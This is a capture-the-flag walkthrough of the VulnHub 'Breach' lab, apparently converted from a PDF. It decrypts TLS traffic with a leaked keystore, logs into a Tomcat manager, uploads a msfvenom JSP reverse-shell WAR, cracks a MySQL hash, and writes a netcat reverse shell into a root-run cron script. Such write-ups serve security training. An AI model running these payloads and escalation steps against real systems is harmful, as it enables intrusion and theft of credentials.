Display Name	Peter Gibbons
Email	peter.gibbons@initech.com
<input type="button" value="Save changes"/>	

Now let's explore search tab that is given.

nt

\$

SSL implementation test capture

Published by Peter Gibbons on 2016/6/4 21:37:05. (0 reads)

Team - I have uploaded a pcap file of our red team's re-production of the attack. I am not sure what trickery they were using but I cannot read the file. I tried every nmap switch from my C|EH studies and just cannot figure it out.

http://192.168.110.140/impresscms/_SSL_test_phase1.pcap They told me the alias, storepassword and keypassword are all set to 'tomcat'. Is that useful?? Does anyone know what this is? I guess we are securely encrypted now? -Peter p.s. I'm going fishing for the next 2 days and will not have access to email or phone.

Nested

Oldest First

Refresh

Post Comment

Search

Advanced

The comments are owned by the poster. We aren't responsible for their content.

So after entering bill or admin we found nothing but after entering "peter" which is we are logged in as, we found a .pcap file and some more information which is "alias, storepassword, keypassword are all set to 'tomcat' ".

Analysing the files and further accessing webpages (.pcap and keystore)

Now first we saw what type of file keystore is and we found out it is a "java keystore" file which is used to store digital certificates.

```
(sohamt@CyberCreedPC)-[~/Downloads]
$ file keystore
keystore: Java KeyStore
```

On some browser searches also came to know that this file is also used to store corresponding public and private key pairs and is used in TLS connection.

```
NAME
    keytool - a key and certificate management utility

SYNOPSIS
    keytool [commands]
```


Also a tool was also being seen which is a certificate and key management utility. Will be using this tool to export the certificate from the **keystore file** and then will be adding this certificate into the wireshark to decrypt the HTTPS (TLS) traffic.

```

(sohamt@CyberCreedPC)-[~/Downloads]
$ keytool -exportcert -alias tomcat -file certificate.crt -keystore keystore
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Certificate stored in file <certificate.crt>
Warning: 00:01:00:50:50:00:00:01: Der: Broadcast (ff:ff:ff:ff:ff:ff)
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard fo
rmat using "keytool -importkeystore -srckeystore keystore -destkeystore keystore -deststoretype pkcs12".

```

We knew about ' tomcat ' when we were inspecting the mails in inbox.



When we tried to add the certificate into wireshark we got this error which means that certificate should be in format of PKCS12 and not x.509.

Pkcs12 certificate

A PKCS #12 (PFX) certificate is a binary format for storing a certificate chain and private key in a single, encryptable file. It is commonly used to bundle a private key with its X.509 certificate or to bundle all the members of a chain of trust.

Key Characteristics

- Filename extension: .p12 or .pfx
- Internet media type: application/x-pkcs12
- Uniform Type Identifier (UTI): com.rsa.pkcs-12
- Developed by: RSA Security
- Initial release: 1996
- Latest release: PKCS #12 v1.1 (October 27, 2012)

Did some browser searches and came to know that file of pkcs12 is .p12.

So, will be using "keytool" to generate a certificate in pkcs12 format.

```
(sohamt@CyberCreedPC)-[~/Downloads]
$ keytool -importkeystore -srckeystore keystore -destkeystore certificate.p12 -srcstoretype JKS -deststoretype PKCS12
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Importing keystore keystore to certificate.p12 ...
Enter destination keystore password:
Re-enter new password:
Enter source keystore password:
Entry for alias tomcat successfully imported.
Import command completed: 1 entries successfully imported, 0 entries failed or cancelled
```

Now after importing certificate in edit -> preferences -> protocol -> TLS -> RSA keys

Now we have imported for TLS protocol so we will be able to follow TLS stream only and not TCP.

Found this authorisation header in one of the get request which was giving 200 status code.

Also found some other credentials as well which was giving 401 status so didn't though of it.


Let's see if this encoded string might contain something....

```
tomcat:Tt\5D8F(#!*u=G)4m7zB
```

got some creds. of the tomcat account.



```
GET /_M@nag3Me/html HTTP/1.1  
Host: 192.168.110.140:8443
```

the request was made at this url with 8443 port which has HTTPS connection for which we didn't get any information.



So when we add the url with https and at the port 8443 it comes with a pop up with username and password which we already found which was of tomcat.

_M@nag3Me
+
https://192.168.110.140:8443/_M@nag3Me/html

Tomcat Web Application Manager

page: OK

Manager

[Applications](#)
[HTML Manager Help](#)
[Manager Help](#)
[Server Status](#)

Applications

	Display Name	Running	Sessions	Commands
		false	0	Start Stop Reload Undeploy
_M@nag3Me	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

by directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:

file to deploy

Select WAR file to upload No file chosen

Just after adding credentials we landed to the tomcat page of the web application.


OR

Another way of accessing the above webpage using burpsuite by adding client TLS certificate to burpsuite

We can add client certificate that we got manually by going to settings -> network -> TLS -> client TLS certificates

Destination host: 192.168.110.140
Invalid host specification

Certificate type: ☒ File (PKCS#12)
☐ Hardware token or smart card (PKCS#11)



Remember that if we add client TLS certificate to the burp settings and then use burp proxy in browser then we can directly open by entering ip:port/where_we_want_to_go but if we don't use client TLS certificate then we have to type https://ip:port/where_we_want_to_go.

Basically we have to add extra https:// to access the above web page if we don't use burpsuite.

Server Information					
Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/6.0.39	1.7.0_101-b00	Oracle Corporation	Linux	4.2.0-27-generic	amd64

After exploring the tomcat webpage we saw a .war file upload box and we also saw a bit versioning of the tomcat server.

Gaining Access

Now that we know the version of tomcat we can use "searchsploit" to actually search for exploits for this version of apache tomcat.

<pre>(sohamt@CyberCreedPC)~[~] \$ searchsploit tomcat 6 grep -v Metasploit</pre>	
Exploit Title	Depends on WAR file located on server
4D WebSTAR 5.3/5.4 Tomcat Plugin - Remote Buffer Overflow	osx/remote/25626.c Path (required)
Apache 1.3.x + Tomcat 4.0.x/4.1.x mod_jk - Chunked Encoding Denial of Service	unix/dos/22068.pl
Apache Commons FileUpload and Apache Tomcat - Denial of Service	multiple/dos/31615.rb Non file URL
Apache Tomcat (Windows) - 'runtime.getRuntime().exec()' Local Privilege Escalation	windows/local/7264.txt
Apache Tomcat - 'WebDAV' Remote File Disclosure	multiple/remote/4530.pl Proxy URL
Apache Tomcat - Account Scanner / 'PUT' Request Command Execution	multiple/remote/18619.txt
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion	multiple/webapps/48143.py
Apache Tomcat - WebDAV SSL Remote File Disclosure	linux/remote/4552.pl
Apache Tomcat / Geronimo 1.0 - 'Sample Script cal2.jsp?time' Cross-Site Scripting	WAR multiple/remote/27095.txt
Apache Tomcat 10.1 - Denial Of Service	multiple/dos/51262.py
Apache Tomcat 3.0 - Directory Traversal	windows/remote/20716.txt WAR file t
Apache Tomcat 3.1 - Path Revealing	multiple/remote/20131.txt

'-v' in grep means we need the searches that does not have metasploit in them.

So after trying to find exploit and narrowing down searches we didn't find any exploits for this version of tomcat.

Now, we also saw a WAR file upload column, maybe it can be used for file upload vulnerability kind of attack to get remote access.

So in order to upload we have to understand more about the war files.

In software engineering, a WAR file is a file used to distribute a collection of JAR-files, JavaServer Pages, Java Servlets, Java classes, XML files, tag libraries, static web pages and other resources that together constitute a web application. [Wikipedia](#)

So basically it consists of a large number of java files or is a java bundle but for web applications.

So to create payload, will be using **msfvenom**.

```
(sohamt@CyberCreedPC)-[~]
$ msfvenom -l payloads | grep "java"
java/jsp_shell_bind_tcp          Listen for a connection and spawn a command shell
java/jsp_shell_reverse_tcp       Connect back to attacker and spawn a command shell
java/meterpreter/bind_tcp        Run a meterpreter server in Java. Listen for a connection
java/meterpreter/reverse_http    Run a meterpreter server in Java. Tunnel communication over HTTP
java/meterpreter/reverse_https   Run a meterpreter server in Java. Tunnel communication over HTTPS
java/meterpreter/reverse_tcp     Run a meterpreter server in Java. Connect back stage
java/shell/bind_tcp              Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Listen for a connection
java/shell/reverse_tcp           Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Connect back stager
java/shell_reverse_tcp           Connect back to attacker and spawn a command shell
```

so here, "-l" means list payloads and then we are grepping only the ones with java and will be using jsp_shell_reverse_tcp because "jsp" means "java server pages" so it is the most accurate one to use in this case.

```
(sohamt@CyberCreedPC)-[~/Downloads]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.110.67 LPORT=9999 -f war > payload.war
Payload size: 1099 bytes
Final size of war file: 1099 bytes
```

'-p' for selecting payload and LHOST is our ip address on which we will receive and LPORT is our port at which we will receive connection when we will fire up netcat in listen mode. '-f' is for the format and we are directing that payload in a file with .war extension as we can only upload .war file.

```
(sohamt@CyberCreedPC)-[~/Downloads]
$ nc -lnvp 9999
listening on [any] 9999 ...
█
```

'-l' means we are listening and waiting for connection to happen at this port, '-n' means numeric only (only ip address no domain), '-v' is for verbosity and '-p' is for the port we are specifying which is 9999 in this case.

```
(sohamt@CyberCreedPC)-[~/Downloads]
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [192.168.110.67] from (UNKNOWN) [192.168.110.140] 42146
█
```

Here, we can see after uploading the file, we got connection this means now we can execute commands.


```

(sohamt@CyberCreedPC)-[~/Downloads] java/jsp_shell_reverse_tcp LHO5
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [192.168.110.67] from (UNKNOWN) [192.168.110.140] 42148
python -c 'import pty; pty.spawn("/bin/bash")'
tomcat6@Breach:/var/lib/tomcat6$

```

So here, using pty we were able to make it a little bit more understandable and interactive. "-c" option in python means that a **cmd command as string** can be directly executed in terminal in literally one line.

Horizontal Privilege Escalation

So now we will try to login as other users and not root user to enumerate further and get some more information.

```

(sohamt@CyberCreedPC)-[~/Downloads]
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

So for this, started a local server on my machine and then will use wget in Breach to install the Privilege Escalation script.

```

tomcat6@Breach:/tmp$ wget http://192.168.110.67:8000/LinEnum.sh
wget http://192.168.110.67:8000/LinEnum.sh
--2024-07-26 11:28:03-- http://192.168.110.67:8000/LinEnum.sh
Connecting to 192.168.110.67:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

100%[=====>] 46,631 --.-K/s in 0s

2024-07-26 11:28:03 (390 MB/s) - 'LinEnum.sh' saved [46631/46631]

tomcat6@Breach:/tmp$

```

We downloaded the script on the Breach machine.

```

### SYSTEM #####
[-] Kernel information:
Linux Breach 4.2.0-27-generic #32~14.04.1-Ubuntu SMP Fri Jan 22 15:32:26 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux

File System

[-] Kernel information (continued):
Linux version 4.2.0-27-generic (bulldd@lcy01-23) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #32~14.04.1-Ubuntu
P Fri Jan 22 15:32:26 UTC 2016

[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.4 LTS"
NAME="Ubuntu"
VERSION="14.04.4 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.4 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"

```

Now we got a lot of information like /etc/passwd file, SUID and SGID files etc.

After inspecting the data we got after running the script the only thing we can go for is a mysql database to get passwords for other users.

```
tomcat6@Breach:/tmp$ mysql -u root
mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 42
Server version: 5.5.49-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

Was able to login into mysql database as root and that to without any password.

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| impresscms |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.00 sec)

mysql> use impresscms;
use impresscms;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_impresscms |
+-----+
| i3062034b_autosearch_cat |
| i3062034b_autosearch_list |
| i3062034b_avatar |
| i3062034b_avatar_user_link |
| i3062034b_banner |
| i3062034b_bannerclient |
+-----+
```

so now we will use impresscms database and see how many tables are there and what we can get from them.

```
mysql> select * from iaed7929d_users;
select * from iaed7929d_users;
+-----+-----+-----+-----+-----+
| uid | name | uname | email | url |
+-----+-----+-----+-----+-----+
| 1 | | ImpressCMS Admin | admin@breach.local | http://192.168.1.100/ |
| 0.0 | 1464111137 | thread | 0 | 1 |
+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

So after seeing all the tables in impresscms database, found two tables being suspicious or possibility of having some passwords.

```
mysql> select * from i3062034b_users;
select * from i3062034b_users;
+-----+-----+-----+-----+-----+
| uid | name | uname | email | url |
+-----+-----+-----+-----+-----+
| 1 | | ImpressCMS Admin | admin@breach.local | http://192.168.1.100/ |
| 0.0 | 1465853545 | thread | 0 | 1 |
| 2 | | Peter Gibbons | peter.gibbons@initech.com | http://192.168.1.100/ |
| 0.0 | 1721892684 | nest | 0 | 1 |
| 3 | | Michael Bolton | michael.bolton@initech.com | http://192.168.1.100/ |
| 0.0 | 1465240932 | nest | 0 | 1 |
+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)
```

So first one had the password of only impresscms admin and second file even had the password of Peter Gibbons and Michael Bolton.

But these are impresscms users and there passwords and not the ones we need for privilege escalation.

So let's inspect other tables in other databases.

```
mysql> select * from user
select * from user
→ ;
;
+-----+-----+-----+-----+-----+-----+
| Host      | User      | Password |
+-----+-----+-----+
| localhost | root      |          |
| Y          | Y          | Y          |
|          | milton     | 6450d89bd3aff1d893b85d3ad65d2ec2 |
| N          | N          | N          |
| 127.0.0.1 | root      |          |
| Y          | Y          | Y          |
| ::1       | root      |          |
| Y          | Y          | Y          |
| localhost | debian-sys-maint | *A9523939F1B2F3E72A4306C34F225ACF09590878 |
| Y          | Y          | Y          |
+-----+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

So in mysql database and user table we found a username "milton" and his encrypted password. So let's crack milton's password and may be we can do horizontal privilege escalation with it.

Hash	Type	Result
6450d89bd3aff1d893b85d3ad65d2ec2	md5	thelaststraw

we were able to crack the hash and the password is "thelaststraw".

```
tomcat6@Breach:/tmp$ su milton
su milton
Password: thelaststraw
milton@Breach:/tmp$
```

so with the help of password we were able to do horizontal privilege escalation and were able to login as another user "milton".

Now we can further enumerate as milton user like his home directory. After seeing all of the files and directories we didn't find anything.

```

milton@Breach:~$ sudo -l
sudo -l
[sudo] password for milton: thelaststraw

Sorry, user milton may not run sudo on Breach.
milton@Breach:~$

```

'-l' in this case means we are listing whether user milton has any root privileges or not and he has doesn't has any.

Vertical Privilege Escalation


```

milton@Breach:~$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
milton:x:1000:1000:Milton_Waddams,,,:/home/milton:/bin/bash
blumbergh:x:1001:1001:Bill Lumbergh,,,:/home/blumbergh:/bin/bash
milton@Breach:~$

```

These are all the users in the Machine.

After seeing all the processes. user profiling and running script to see other things as well as /etc/shadow and other files but didn't find anything interesting to escalate privileges.



GTFOBins

☆ Star 10,432

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).



We can see all the GUID and SUID bins and then search them over here to get a root shell. But in this case didn't find any.

We can same seach on searchsploit or exploithub to find whether any binary can get us a root access or not.

Now, we logged in as tomcat, then we logged into milton's account to see if he has any privileges or not and now only bill lumbergh is left, so let's see /home directory.

```

ls /home
blumbergh milton
milton@Breach:~$

```

so now we know that bill's username is "blumbergh" now we didn't found any way in our

priv esc. script to login as bill so let's go to website to see what we can found about him.

```
milton@Breach:~$ su blumbergh
su blumbergh
Password: cissp


su: Authentication failure
milton@Breach:~$ su blumbergh
su blumbergh
Password: CISSP

su: Authentication failure
milton@Breach:~$
```

Bill did CISSP which we came to know from the home page but it is not his password.

The mail to peter from bill doesn't contain anything interesting.

Now we can see the image of Bill in /images directory.



Now, may be the password might be hidden inside this image or maybe in the metadata/exifdata.

```
(sohamt@CyberCreedPC)~[~/Downloads]
$ exiftool bill.png
ExifTool Version Number      : 12.76
File Name                    : bill.png
Directory                   : .
File Size                    : 323 kB
File Modification Date/Time  : 2016:06:05 05:05:33+05:30
File Access Date/Time       : 2024:07:26 22:18:53+05:30
File Inode Change Date/Time  : 2024:07:26 22:18:53+05:30
File Permissions             : -rw-rw-r--
File Type                   : PNG
File Type Extension          : png
MIME Type                   : image/png
Image Width                 : 610
Image Height                : 327
Bit Depth                   : 8
Color Type                  : RGB with Alpha
Compression                 : Deflate/Inflate
Filter                     : Adaptive
Interlace                   : Noninterlaced
Warning                     : [minor] Text/EXIF chunk(s) found after PNG IDAT (may be ignored by some readers)
Comment                     : coffeestains
Image Size                  : 610x327
Megapixels                  : 0.199
```

So we ran a tool named exiftool which displays exifdata of an image and in the comment section we see "coffeestains" which is unusual which might be his password.

```
milton@Breach:~$ su blumbergh
su blumbergh
Password: coffeestains

blumbergh@Breach:/home/milton$ sudo -l
sudo -l
Matching Defaults entries for blumbergh on Breach:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User blumbergh may run the following commands on Breach:
    (root) NOPASSWD: /usr/bin/tee /usr/share/cleanup/tidyup.sh
blumbergh@Breach:/home/milton$
```

So here we can see that bill has some root privileges to basically run a script and only one binary.

Now let's see what is inside the script.

```
#!/bin/bash

#Hacker Evasion Script
#Initech Cyber Consulting, LLC
#Peter Gibbons and Michael Bolton - 2016
#This script is set to run every 3 minutes as an additional defense measure against hackers.

cd /var/lib/tomcat6/webapps && find swingline -mindepth 1 -maxdepth 10 | xargs rm -rf
blumbergh@Breach:/home/milton$
```

This script is scheduled to run after every 3 minutes as root user so editing it will be helpful but using command "tee" because directly may be we cannot edit it.

```
TEE(1)                                User Commands

NAME
tee - read from standard input and write to standard output and files

SYNOPSIS
tee [OPTION] ... [FILE] ...

DESCRIPTION
Copy standard input to each FILE, and also to standard output.

-a, --append
    append to the given FILEs, do not overwrite
```

So this is the command takes an input and then output it to any file specified and bill can only modify one script so we will try to add a reverse shell command to get a reverse shell as root user as file is ran as root so reverse shell inside it will also be run as root.

```
blumbergh@Breach:/home/milton$ echo "nc -nv 192.168.110.67 8000 -e /bin/bash" | sudo tee /usr/share/cleanup/tidyup.sh
blumbergh@Breach:/home/milton$ cat /usr/share/cleanup/tidyup.sh
nc -nv 192.168.110.67 8000 -e /bin/bash
blumbergh@Breach:/home/milton$
```

So here, we have added the reverse shell to the script and now we have to wait for the

connection.

```
(sohamt@CyberCreedPC)-[~/Downloads]
$ nc -lnvp 8000
listening on [any] 8000 ...
connect to [192.168.110.67] from (UNKNOWN) [192.168.110.140] 47808
```

After some time we can see that our reverse shell is connected.

```
(sohamt@CyberCreedPC)-[~/Downloads]
$ nc -lnvp 8000
listening on [any] 8000 ...
connect to [192.168.110.67] from (UNKNOWN) [192.168.110.140] 47808
ls
flair.jpg
ls -al
total 60
drwx----- 4 root root 4096 Jun 12 2016 .
drwxr-xr-x 22 root root 4096 Jun 4 2016 ..
-rw----- 1 root root 115 Jun 12 2016 .bash_history
-rw-r--r-- 1 root root 3106 Feb 19 2014 .bashrc
drwx----- 2 root root 4096 Jun 6 2016 .cache
-rw-r--r-- 1 root root 840 Jun 11 2016 .flag.txt
-rw-r--r-- 1 root root 23792 Jun 4 2016 flair.jpg
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile
drwxr-xr-x 2 root root 4096 Jun 5 2016 .rpmdb
-rw-r--r-- 1 root root 66 Jun 4 2016 .selected_editor
cat .flag.txt

Breach the machine - Done

Congrats on reaching the end and thanks for trying out my first #vulnhub boot2root!
Shout-out to knightmare, and rastamouse for testing and g@tmilk for hosting.
```

So here, we have got the flag and successfully completed the machine "Breach".